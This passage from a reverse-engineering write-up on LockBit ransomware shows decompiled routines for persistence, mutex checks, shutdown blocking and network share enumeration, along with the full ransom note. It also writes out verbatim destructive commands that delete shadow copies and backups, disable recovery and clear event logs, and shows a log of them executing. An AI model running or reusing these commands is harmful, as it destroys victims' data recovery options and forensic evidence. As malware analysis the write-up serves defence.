To avoid any system crashes and to make sure that the system has functional browsers for connection and negotiation, besides avoiding entering an infinite loop of encrypting the already encrypted files and not to encrypt the ransom-notes, LockBit has a list of files, folders, and extensions exclusions.

```
local_418 = 0x7e002e;
local_414 = 0x730077;
local_410 = 0;
                /* tor browser */
local_3a4 = 0x6f0074;
local_3a0 = 0x200072;
local_39c = 0x720062;
local_398 = 0x77006f;
local_394 = 0x650073;
local_390 = 0x72;
local_30 = 0x6f0062;
local_2c = 0x74006f;
local_28 = 0;
                /* windowsnt */
local_38c = 0x690057;
local_388 = 0x64006e;
local_384 = 0x77006f;
local_380 = 0x200073;
local_37c = 0x74006e;
local_378 = 0;
                /* msbuild */
local_29c = 0x73004d;
local_298 = 0x750062;
local_294 = 0x6c0069;
local_290 = 100;
                /* microsoft */
local_338 = 0x69004d;
local_334 = 0x720063;
local_330 = 0x73006f;
local_32c = 0x66006f;
local_328 = 0x74;
                /* all users */
local_34c = 0x6c0041;
local_348 = 0x20006c;
local_344 = 0x730075;
local_340 = 0x720065;
local_33c = 0x73;
                /* system volume information */
local_5a4 = 0x790073;
local_5a0 = 0x740073;
local_59c = 0x6d0065;
```

A List Of Exclusions

Here is the list of exclusions:

```
windows
intel
recycle.bin
tor browser
windowsnt
msbuild
```

```
microsoft
all users
system volume information
perflogs
google
appdata
mozilla
microsoft .net
microsoft shared
internet explorer
common files
opera intel
windows journal
ntldr
ntuser.dat.log
bootsec.bak
autorun.inf
thumbs.db
iconcahce.db
restore-my-files.txt
.386
.cmd
.ani
.adv
.theme
.msi
.msp
.com
.diagpkg
.nls
.diagcab
.lock
.mpa
.cpl
.mod
.hta
.icns
.prf
.rtp
.diagcfg
.msstyles
.bin
.hlp
.shs
.drv
.wpx
.bat
```

```
.rom
.msc
.spl
.ps1
.msu
.ics
.key
.exe
.dll
.lnk
.ico
.hlp
.sys
.idx
.ini
.reg
.mp3
.lockbit
```


Mutex Creation


For avoiding multiple infection on the same host, LockBit creates the following mutex `Global\{BEF590BE-11A6-442A-A85B-656C1081E04C}`. Firstly, it will try to open that mutex by calling `OpenMutexA`, if it succeeds, which means that host is already infected, it will exit the process, otherwise, it'll call `CreateMutexA` for creating the mutex then, it'll proceed with the rest of the malware functionality.

```
  uVar3 = 0;
  local_33 = 0x5e5d7631;
  uStack47 = 0x6d5d5053;
  uStack43 = 0x7774734a;
  uStack39 = 0x73010804;
  local_34 = 0;
  local_23 = 0x1c74;
  uStack31 = 0x51c0770;
  uStack27 = 0x1c700305;
  uStack23 = 0x73040970;
  local_13 = 0x704071c;
  local_f = 0x9010072;
  local_b = 0x5017400;
  local_7 = 0x4c72;
  do {
    pbVar1 = &local_33 + uVar3 + 1;
    *pbVar1 = *pbVar1 ^ 0x31;
    uVar3 = uVar3 + 1;
  } while (uVar3 < 0x2d);
                    /* Global\{BEF590BE-11A6-442A-A85B-656C1081E04C} */
  local_5 = 0;
  pvVar2 = OpenMutexA(0,0,&local_33 + 1);
  if (pvVar2 == 0x0) {
    CreateMutexA(0x0,0,&local_33 + 1);
    return 0;
  }
  return 1;
}
```

Mutex Creation

Press enter or click to view image in full size





Persistence


In order to maintain a persistence and to service reboots, LockBit creates the following registry key `HKCU\SOFTWARE\Microsoft\Windows\CurrentVaersion\Run\XO1XADpO01` with a value of it's path on disk.

Press enter or click to view image in full size

```
} while (counter < 0x2d);
                    /* SOFTWARE\Microsoft\Windows\CurrentVersion\Run */
local_6d = 0;
LVar2 = RegCreateKeyExA(0x80000001,&local_9b + 1,0,0x0,0,0x2001f,0x0,&reg_key_handle,&local_a0);
if (LVar2 != 0) {
  return false;
}
XO1XADp001 = 0x56000e;
local_34 = 0xe;
local_48 = 0x3f0041;
local_32 = 0x655c;
local_44 = 0x4f0056;
local_30 = 0x6f63;
local_40 = 0x7e004a;
local_2e = 0x6578;
local_3c = 0x3e0041;
local_2c = 0x206a;
local_38 = 0xe003f;
local_2a = 0x756f;
local_28 = 0x6f7a;
local_26 = 0x757c;
local_24 = 0x2060;
local_22 = 0x6565;
counter = 0;
do {
  *(&XO1XADp001 + counter * 2 + 2) = *(&XO1XADp001 + counter * 2 + 2) ^ 0xe;
  counter = counter + 1;
                    /* XO1XADp001 */
} while (counter < 0x15);
local_20 = 0;
if (param_1 == 0) {
  local_68 = 0x104;
  local_1e = 0x220074;
  local_1a = 0x730025;
  local_16 = 0x22;
  local_12 = 0;
  local_10 = 0x53;
  local_e = 0x72;
  local_c = 0x69;
  local_a = 0;
  iVar3 = wsprintfW(local_2ac,&local_1e + 2,*(*(*(in_FS_OFFSET + 0x30) + 0x10) + 0x3c));
  LVar2 = RegQueryValueExW(reg_key_handle,&XO1XADp001 + 2,0x0,&local_6c,local_4b4,&local_68);
  if ((LVar2 != 0) || (iVar4 = lstrcmpiW(local_4b4,local_2ac), iVar4 != 0)) {
    iVar4 = RegSetValueExW(reg_key_handle,&XO1XADp001 + 2,0,1,local_2ac,iVar3 * 2);
```

Maintaining Persistence

Press enter or click to view image in full size



After Decrypting The Key In Memory

Shutdown Prevention

In order to ensure that the encryption operation didn't get disrupted even by shutting the system down, LockBit will create a shutdown block reason by calling `ShutdownBlockReasonCreate` .

```
ShutdownBlockReasonCreate_stack = 0x6a774c1f;
uStack39 = 0x68707b6b;
uStack35 = 0x70735d71;
uStack31 = 0x7a4d747c;
local_1b = 0x71706c7e;
local_17 = 0x7e7a6d5c;
local_13 = 0x7a6b;
do {
  pbVar1 = (byte *)((int)&ShutdownBlockReasonCreate_stack + uVar2 + 1);
  *pbVar1 = *pbVar1 ^ 0x1f;
  uVar2 = uVar2 + 1;
} while (uVar2 < 0x19);
local_11 = 0;
local_10 = 0x34;
local_9 = 0;
local_f = 'u';
local_b = 0x33;
lpProcName = (LPCSTR)((int)&ShutdownBlockReasonCreate_stack + 1);
local_e = 0x73;
local_d = 0x65;
local_c = 0x72;
local_a = 0x32;
hModule = GetModuleHandleA(&local_f);
ShutdownBlockReasonCreate = GetProcAddress(hModule,lpProcName);
switch(param_1) {
case 0:
  return 1;
case 1:
case 2:
case 5:
case 6:
  if (ShutdownBlockReasonCreate != (FARPROC)0x0) {
    uVar4 = 0;
    pHVar3 = GetConsoleWindow();
    (*ShutdownBlockReasonCreate)(pHVar3,uVar4);
  }
  self_delete();
  Sleep(99999);
  return 1;
default:
  return 0;
```

Creating Shutdown Block Reason

Netwrok Enumeration

In order to ensure infecting as many victims as possible, LockBit scans the attached drivers and network shares and when it finds files that meets its previously discussed requirements, it'll also encrypt those files.
LockBit starts this function by calling `GetLogicalDrives` to git a bitmask representing the currently available disk drivers then, it loops over them and passed them to `GetDriveTypeW` to determine the type of the driver whether it is a removable, fixed, CD-ROM, RAM disk, or network drive, it specifically looking for `0x4: DRIVE_REMOTE`. Once it finds a networked drive, it calls `WNetGetConnectionW` to retrieve the name of that network resource, then it will do a recursive calls to `WNetOpenEnumW` and `WNetEnumResourceW` enumerate the folders and files of that network resource.

Press enter or click to view image in full size

```
list_of_logical_driver_letters = GetLogicalDrives();
uVar3 = 0x1a;
local_18 = 0x3a005a;
local_14 = 0;
do {
  uVar3 = uVar3 - 1;
  if ((*(byte *)((int)&list_of_logical_driver_letters + ((int)uVar3 >> 3)) >> (uVar3 & 7) & 1) !=
      0) {
    driver_type = GetDriveTypeW((LPCWSTR)&local_18);
                  /* 0x4 -> DRIVE_REMOTE */
    if (driver_type == 4) {
      local_c = 0x200;
      lpRemoteName = (LPWSTR)malloc(0x400);
      DVar1 = WNetGetConnectionW((LPCWSTR)&local_18,lpRemoteName,&local_c);
      if (DVar1 == 0) {
        PathRemoveBackslashW(lpRemoteName);
        ppvVar2 = (HANDLE *)
                  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress_0040a590,lpRemoteName,0
                               ,&local_10);
        (&lpHandles_00427960)[DAT_00429310] = ppvVar2;
        LOCK();
        DAT_00429310 = DAT_00429310 + 1;
      }
      else {
        free(lpRemoteName);
      }
    }
  }
  local_18 = local_18 & 0xffff0000 | (uint)(ushort)((short)local_18 - 1);
} while (uVar3 != 0);
network_scanning((LPNETRESOURCEW)0x0);
return;
```

Network Enumeration

LockBit can also access the network shares that require user credentials by calling `WNetAddConnection2W` with `lpUserName=0` and `lpPassword=0` which automatically sends the username and password of the currently logged in user.

Press enter or click to view image in full size

```
                  /* 0x1bd = 445 */
uVar2 = open_socket((char *)&local_30,0x1bd);
if ((((char)uVar2 != '\0') || (uVar2 = open_socket((char *)&local_30,0x87), (char)uVar2 != '\0')
    ) && (pWVar3 = (LPWSTR)malloc(0x3c), pWVar3 != (LPWSTR)0x0)) {
  local_3e = 0x250020;
  local_3a = 0x53;
  local_36 = 0;
  local_34 = 0x31;
  local_32 = 0;
  wsprintfW(pWVar3,(LPCWSTR)((int)&local_3e + 2),&local_30);
  wrapper_enumerate_share_with_creds((char *)pWVar3);
}
```

Connecting Over SMB

```
wsprintfW(local_264,(LPCWSTR)((int)&local_1a + 2),param_1);
local_5c.dwType = 0;
local_5c.lpRemoteName = local_264;
local_5c.lpLocalName = (LPWSTR)0x0;
local_5c.lpProvider = (LPWSTR)0x0;
                /* make a connection to a network resource with lpUserName=0 and lpPassword=0
                   which automatically uses the username and password of the cuurent logged in
                   user. */
WNetAddConnection2W((LPNETRESOURCEW)&local_5c,(LPCWSTR)0x0,(LPCWSTR)0x0,0);
do {
  puVar7 = &local_34;
  DVar2 = NetShareEnum(param_1,1,(char *)&local_3c,0xffff,(ushort *)&local_2c,
                       (ushort *)&local_38);
```

Connecting To Shares With Creds.


The Ransom Note


While LockBit is performing the encryption, it will drop a text file called `Restore-My-Files.txt` which is the ransom-note.

```
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will
be fatal for your files!
RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:
| 1. Download Tor browser - https://www.torproject.org/ and install
it.
| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?
A0C155001DD0CBxxxEDA0D
 This link only works in Tor Browser!
| 3. Follow the instructions on this page
 ### Attention! ###
 # Do not rename encrypted files.
 # Do not try to decrypt using third party software, it may cause
permanent data loss.
 # Decryption of your files with the help of third parties may cause
increased price(they add their fee to our).
 # Tor Browser may be blocked in your country or corporate network.
Use https://bridges.torproject.org or use Tor Browser over VPN.
 # Tor Browser user manual https://tb-manual.torproject.org/about
!!! We also download huge amount of your private data, including
finance information, clients personal info, network diagrams,
passwords and so on.
Don't forget about GDPR.
```

The content of this file is also encrypted and it has been decrypted in memory before writing the files.

Press enter or click to view image in full size






The Ransom-Note In Memory

Self Deleting

After a successful execution, LockBit will delete its executable for reducing the artifacts it leaves on the infected system. In order to do that, it runs the following command `C ping 1.1.1.1 -n 22 > Nul & \ <the path to the executable>`

Press enter or click to view image in full size




Self Deleting

Inhibiting System Recovery


As almost all ransomware does, LockBit will delete the volume shadow copies, the backup catalog, disable automatic windows recovery, and clear the windows logs as well by running the following commands.

```
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete &
bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit
/set {default} recoveryenabled No & wbadmin delete catalog -quiet
/c vssadmin Delete Shadows /All /Quiet
/c bcdedit /set {default} recoveryenabled No
/c bcdedit /set {default} bootstatuspolicy ignoreallfailures
/c wbadmin DELETE SYSTEMSTATEBACKUP
/c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
/c wmic SHADOWCOPY /nointeractive
/c wevtutil cl security
/c wevtutil cl system
/c wevtutil cl application
```

Press enter or click to view image in full size




Press enter or click to view image in full size



After Decrypting The Commands In Memory

Press enter or click to view image in full size



10:05:27.42265...	anghami.exe	2792	Process Start		SUCCESS	Parent PID: 2772, Command line: "C:\Users\ALOLMachine\Desktop\anghami.exe", Current directory: C:\Windows\s...
10:05:27.78690...	anghami.exe	2792	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 1944, Command line: "C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadow...
10:05:28.78487...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2264, Command line: /c vssadmin Delete Shadows /All /Quiet
10:05:28.89530...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1524, Command line: /c bcdedit /set {default} recoveryenabled No
10:05:29.00364...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1708, Command line: /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
10:05:29.11303...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 3004, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP
10:05:29.22282...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2544, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
10:05:29.33141...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2240, Command line: /c wmic SHADOWCOPY /nointeractive
10:05:29.44137...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1988, Command line: /c wevtutil cl security
10:05:29.55273...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1852, Command line: /c wevtutil cl system
10:05:29.66016...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1136, Command line: /c wevtutil cl application
10:05:29.77076...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 792, Command line: /c vssadmin Delete Shadows /All /Quiet
10:05:29.87869...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 536, Command line: /c bcdedit /set {default} recoveryenabled No
10:05:29.98770...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1268, Command line: /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
10:05:30.09736...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2748, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP
10:05:30.20975...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2252, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
10:05:30.31578...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 724, Command line: /c wmic SHADOWCOPY /nointeractive
10:05:30.42860...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2708, Command line: /c wevtutil cl security
10:05:30.53433...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 392, Command line: /c wevtutil cl system
10:05:30.64623...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 492, Command line: /c wevtutil cl application

Behavioral Analysis Artifacts Of The Executed Commands

Mitre TTPs

The following is a list of the most important MITRE ATT&CK TTPs identified while analyzing the malware.

Mitre TTPs

Thanks for reading, your comments and feedback are most welcomed 🙂

Source: https://amgedwageh.medium.com/lockbit-ransomware-analysis-notes-93a542fc8511